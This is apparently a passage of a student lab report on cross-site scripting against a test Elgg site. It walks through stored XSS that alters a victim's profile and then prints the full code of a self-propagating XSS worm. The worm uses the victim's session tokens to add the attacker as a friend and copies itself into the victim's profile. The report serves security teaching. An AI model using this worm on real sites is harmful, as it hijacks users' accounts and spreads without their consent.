

Figure 45: Adding script to the About Me field



Figure 46: Script inserted successfully

Now Alice is on her Profile and she visits Samy profile. The Script stored runs and changes the About me of Alice account.



Figure 47: Before visiting Samy Profile



Figure 48: Alice visiting the Samy profile



Figure 49: Alice About me updated by Samy malicious script

Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

We need this line because it checks the user id of the attacker. If the id is equal to the attacker id, then the script didn't run meaning script didn't update the About me of attacker but if id is not equal to attacker id the script will run and update the victim About me. Now if we remove this the if condition then the script will run for every user including attacker also.

Now before removing the if statement I see that Samy has not About me information on his profile.



Figure 50: Samy has not About me info



Figure 51: Removing the if statement

Without if statement we see that attacker about me has also updated.



Figure 52: Attacker about me also updated

Task-7 Writing a Self-Propagating XSS Worm

In this task I have to write the self-propagating worm using the scripts used in the previous Task-5 and Task-6. The worm will self-propagate itself means when ever user visits the victim profile then user profile will also get infected means he will also get the worm. Now after combining the previous two scripts from Task-5 and Task-6 and adding the worm script provided in the lab manual my final worm is as follows:

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(headerTag + jsCode + tailTag);

window.onload = function () {
var userName="&name="+elgg.session.user.name;
var guid = "&guid="+elgg.session.user["guid"];
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var sendurl1="http://www.xsslabelgg.com/action/profile/edit";
var content=ts+token+"&description=Hello World from Samy. Edited by: 20I-1955"+wormCode+userName+"&accesslevel[description]=2"+guid;
var samyGuid = 47;

if (elgg.session.user.guid != samyGuid) {
   var Ajax=new XMLHttpRequest ();
   Ajax.open("GET",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send();

   Ajax=new XMLHttpRequest();
   Ajax.open("POST",sendurl1,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send(content);
  }
}
</script>
```

Now to perform the attack I again login to the Samy account and click on profile button and then click on Edit profile. Now to enable the text mode to add script in the About me field, I click on edit html button above the About me and then add my script in the About me section and then click on save to save the script.



Figure 53: Inserting the worm in



Figure 54: Worm Script saved successfully

Now Alice login to her account and visits her profile. Here we found that Alice has no friend and no about me description.



Figure 55: Alice logging in into her account



Figure 56: Alice has no friend and description yet

